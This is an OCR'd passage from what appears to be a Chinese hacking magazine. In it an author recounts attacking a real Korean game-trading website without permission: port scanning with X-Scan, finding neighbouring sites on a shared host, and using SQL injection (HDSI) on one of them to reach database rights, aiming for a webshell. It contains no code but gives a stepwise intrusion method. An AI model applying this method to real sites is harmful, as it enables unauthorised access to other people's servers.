


图7

四、最后总结

在入侵过程中，入侵的思路是最重要的。另外，百度也是一位好老师，我们要做到善于思考、多问，这才是最好的学习方法。如果还有什么不明白的地方可以随时到论坛来找我。

（文章中涉及到的工具网站整站下载器已经收录在光盘中）



韩国游戏交易网站的恶梦

show_style [D.R.T]

一、踩点

朋友最近开了一个韩F天堂1打币工作室，所以我也跟着关心起韩国的游戏网站来，在百度上以“tianbi”为关键字进行搜索来看看“天币”的价格，发现搜索出来很多韩国游戏的交易网站（图1)，随手就点了第一个网站进去了，不看不知道，一看吓一跳！这是一个PHP网站，交易的游戏真不少呀（图2）！看来在百度排名第一的网站果然有些实力，只不知这安全性如何。

二、侧击旁听

废话不多说了，因为我对于PHP不是很熟悉，所以就尝试利用服务器的漏洞来入侵，打开X-scan进行扫描，我们要注意在X-SCAN的设置->扫描参数设置->其他设置里不要选择“跳过没有响应的主机”，因为有的服务器有防火墙或是相应的设置而导致不会返回信息，所以我们应该选择下面的无条件扫描，过了一会儿扫描结果出来了（图3），居然开了那么多的端口，




图1




图2

mssql、mysql都开了，竟然还开了代理，还发现了一个漏洞，好像是一个远程任意执行php函数的漏洞（图4），只可惜全是英文的说明，我英语又不好，对PHP也不是很熟悉，也没有0DAY工具，怎么办呢？尝试一下旁注吧！既然有mssql和mysql，很可能是一台虚拟主机。我决定到114best查一下，千万别是个人的服务器，要不然可就没什么指望了。




图3




图4

三、千里之堤，溃于蚁穴

果然是一台虚拟主机，有21个站点呢（图5），看来入侵的希望是蛮大的。接下来就开始尝试旁注，看看哪一个网站有漏洞。找啊找，找了半天，找到它同服务器的一个卖LV包包的网站有漏洞（图6）。使用HDSI检测一下看看是什么权限，竟然是DB权限，要是SA权限该多好啊，直接就可以拿服务器了。不过虽然是DB权限，但是也可以列目录的，应该也可以得到webshell，那就来尝试一下吧。

